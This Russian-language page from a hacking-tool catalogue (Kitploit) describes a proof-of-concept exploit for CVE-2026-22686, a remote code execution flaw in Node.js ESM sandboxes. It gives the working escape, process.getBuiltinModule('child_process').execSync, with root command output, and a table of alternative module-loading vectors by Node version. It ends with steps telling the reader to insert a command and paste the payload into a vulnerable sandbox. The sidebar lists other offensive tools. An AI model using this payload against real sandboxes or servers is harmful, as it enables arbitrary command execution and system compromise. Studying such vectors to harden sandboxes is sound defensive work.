
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/moltengama/cve-2026-22686-remotecodeexecution-rce-poc
Анализ уязвимостейАнализ КодаЭксплуатацияЭксплуатация веб-приложенийРазработка Полезной Нагрузки
GitHubmoltengama/cve-2026-22686-remotecodeexecution-rce-poc

CVE-2026-22686-RemoteCodeExecution-RCE-PoC

Доказательство концепции эксплуатации для CVE-2026-22686, демонстрирующее удалённое выполнение кода в песочницах ESM Node.js через process.getBuiltinModule для обхода ограничений модулей.

Репозиторий
2608 месяцев назадЕщё не проверено
Поделиться

RCE в ESM-средах — проблема require

При достижении обхода песочницы через CVE-2026-22686 выполнение команд ОС в ESM-проекте ("type": "module") требует обхода ограничений загрузки модулей Node.js. Стандартные подходы не работают по следующим причинам:

ВекторРезультат
require('child_process')❌ require is not defined — недоступен в ESM
process.mainModule.require(...)❌ Cannot read properties of undefined — mainModule равен undefined в ESM
import('child_process')❌ A dynamic import callback was not specified — требует хук, не настроенный в песочнице
process.binding('spawn_sync')⚠️ Доступен, но слишком низкоуровневый — требует ручного создания системных вызовов

Решение: перечисление process → process.getBuiltinModule

Вместо предположения о методе загрузки модулей мы перечисляем ключи process напрямую из контекста хоста (уже доступного после обхода песочницы):

return Object.keys(process)

Среди возвращённых ключей был обнаружен getBuiltinModule — нативный API Node.js 22+, разработанный специально для того, чтобы ESM-модули могли получать доступ к встроенным модулям Node.js без require или import().

process.getBuiltinModule('child_process').execSync('id').toString()
// → uid=0(root) gid=0(root) groups=0(root)  ✅ RCE подтверждён

Это ключевая идея: process.getBuiltinModule — относительно новый API (Node.js >= 22.3.0), который часто упускают из виду реализации песочниц и правила WAF, блокирующие require и import.


Альтернативные векторы (по версии Node.js)

В зависимости от целевой среды после перечисления process могут быть доступны другие векторы:

ВекторВерсия Node.jsПримечания
process.getBuiltinModule('child_process')>= 22.3.0✅ Самый чистый — официальный ESM-безопасный API
process.binding('spawn_sync')Все⚠️ Низкоуровневый, требует ручного создания буферов
process.mainModule.require(...)Только CJS❌ Не определён в ESM
__non_webpack_require__Webpack-сборки⚠️ Зависит от среды
Module.createRequire(import.meta.url)>= 12.2.0⚠️ Требует ссылку на Module из хоста
process._linkedBinding('node_os')Внутренние сборки⚠️ Редко доступен

Вывод: Всегда перечисляйте Object.keys(process) после получения доступа к контексту хоста. Доступная поверхность атаки значительно варьируется в зависимости от версии Node.js и конфигурации проекта. getBuiltinModule — самый надёжный вектор в современных ESM-средах Node.js.

CVE-2026-2268-RemoteCodeExecution-RCE-PoC



Шаги:

  1. Вставьте свою личную команду
  2. Вставьте полученный payload в ваш уязвимый js-интерпретатор песочницы
  3. Наслаждайтесь результатами
image
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    366
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    287

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →